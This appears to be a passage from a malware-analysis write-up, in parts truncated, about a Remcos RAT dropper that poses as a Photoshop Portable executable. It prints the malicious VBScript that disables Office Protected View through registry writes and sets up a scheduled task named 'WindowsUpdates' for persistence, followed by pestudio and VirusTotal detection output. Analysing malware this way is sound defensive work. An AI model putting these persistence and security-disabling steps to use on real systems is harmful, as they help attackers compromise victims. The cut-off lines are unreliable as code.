wso.RegWrite "HKCU\Software\Microsoft\Office\14.0\PowerPoint\Security\ProtectedView\DisableInternetFilesInPV", 1, "RE
wso.RegWrite "HKCU\Software\Microsoft\Office\14.0\PowerPoint\Security\ProtectedView\DisableAttachementsInPV", 1, "REG
wso.RegWrite "HKCU\Software\Microsoft\Office\14.0\PowerPoint\Security\ProtectedView\DisableUnsafeLocationsInPV", 1, "
wso.RegWrite "HKCU\Software\Microsoft\Office\14.0\Excel\Security\ProtectedView\DisableInternetFilesInPV", 1, "REG_DWO
wso.RegWrite "HKCU\Softwar
wso.RegWrite "HKCU\Softwar
wso.RegWrite "HKCU\Softwar
wso.RegWrite "HKCU\Softwar
wso.RegWrite "HKCU\Softwar
wso.RegWrite "HKCU\Softwar
wso.RegWrite "HKCU\Softwar
wso.RegWrite "HKCU\Softwar
wso.RegWrite "HKCU\Softwar
wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\Word\Security\ProtectedView\DisableInternetFilesInPV", 1, "REG_DWOR
wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\Word\Security\ProtectedView\DisableAttachementsInPV", 1, "REG_DWORD
wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\Word\Security\ProtectedView\DisableUnsafeLocationsInPV", 1, "REG_DW
wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\PowerPoint\Security\ProtectedView\DisableInternetFilesInPV", 1, "RE
wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\PowerPoint\Security\ProtectedView\DisableAttachementsInPV", 1, "REG
wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\PowerPoint\Security\ProtectedView\DisableUnsafeLocationsInPV", 1, "
wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\Excel\Security\ProtectedView\DisableInternetFilesInPV", 1, "REG_DWO
wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\Excel\Security\ProtectedView\DisableAttachementsInPV", 1, "REG_DWOR
wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\Excel\Security\ProtectedView\DisableUnsafeLocationsInPV", 1, "REG_D
set shhh = CreateObject("WScript.Shell")
Dim AnwEXnwu1Stime
AnwEXnwu1Stime = "cmd.exe /c SchTasks /Create /sc MINUTE /MO 360 /TN WindowsUpdates /TR C:\\Users\\Public\\svchost32.
shhh.Popup(AnwEXnwu1Stime)
Windows Script Host
cmd.exe /c SchTasks /Create /sc MINUTE /MO 360 /TN WindowsUpdates /TR C:\\Users\\Public\\svchost32.vbs
OK
Visual Basic file
length : 13.456 lines : 254
Ln : 126 Col : 31 Sel : 48 | 1
Windows (CR LF)
10 Şubat 2018 Cumartesi


pestudio 8.71 - Malware Initial Assessment - www.winitor.com
File Help
c:\users\mert\desktop\profile\profile.exe
indicators (wait..)
virustotal (7/67 - 08.02.2018)
dos-stub (192 bytes)
file-header (Jun.1992)
optional-header (suspicious)
directories (4)
sections (entry-point)
libraries (1/11)
imports (13/0/6)
exports (0)
tls-callbacks (n/a)
resources (unknown)
strings (wait..)
debug (n/a)
manifest (n/a)
version (PhotoshopPortable.exe)
certificate (n/a)
overlay (wait..)
engine (66) positiv (7) date (dd.mm.yyyy) age (days)
Rising Malware.Undefined!8.C (TFE:1:uxD6hhSaRvV) 08.02.2018 1
Ikarus Trojan.Win32.Refroso 08.02.2018 1
Kaspersky UDS:DangerousObject.Multi.Generic 08.02.2018 1
ZoneAlarm UDS:DangerousObject.Multi.Generic 08.02.2018 1
Cylance Unsafe 09.02.2018 0
ESET-NOD32 a variant of Win32/GenKryptik.BPIC 08.02.2018 1
Bkav clean 08.02.2018 1
MicroWorld-eScan clean 09.02.2018 0
nProtect clean 08.02.2018 1
CMC clean 08.02.2018 1
CAT-QuickHeal clean 08.02.2018 1
McAfee clean 08.02.2018 1
Zillya clean 08.02.2018 1
AegisLab clean 08.02.2018 1
TheHacker clean 08.02.2018 1
K7GW clean 08.02.2018 1
K7AntiVirus clean 08.02.2018 1
Arcabit clean 08.02.2018 1
TrendMicro clean 08.02.2018 1
Baidu clean 08.02.2018 1
Cyren clean 08.02.2018 1
Symantec clean 08.02.2018 1
TrendMicro-HouseCall clean 08.02.2018 1
Paloalto clean 09.02.2018 0
ClamAV clean 08.02.2018 1
BitDefender clean 08.02.2018 1
NANO-Antivirus clean 08.02.2018 1
SUPERAntiSpyware clean 08.02.2018 1
Tencent clean 09.02.2018 0
Ad-Aware clean 09.02.2018 0
Emsisoft clean 08.02.2018 1
Comodo clean 08.02.2018 1
F-Secure clean 08.02.2018 1
sha256: 796BF2CEF975153992397DEFE23AE82B174284E12D7BC0F1F4D2E154794C69C8
cpu: 32-bit
file-type: executable
subsystem: GUI
entry-point: 0x00184001



When I analyzed the “svchost.exe” (profile.exe) program using the x64dbg debugger tool, the main malicious software, which was the Remcos RAT malware, finally revealed itself like a matryoshka doll.





Matryoshka dolls, also known as stacking dolls, nesting dolls, Russian tea dolls, or Russian dolls, are a set of wooden dolls of decreasing size placed one inside another. The name matryoshka, mainly known as “little matron”, is a diminutive form of Matryosha, in turn a diminutive of the Russian female first name Matryona.

Hope to see you in the following articles.

Note:

1. This article also contains the solution for the Pi Hediyem Var #13 cybersecurity game.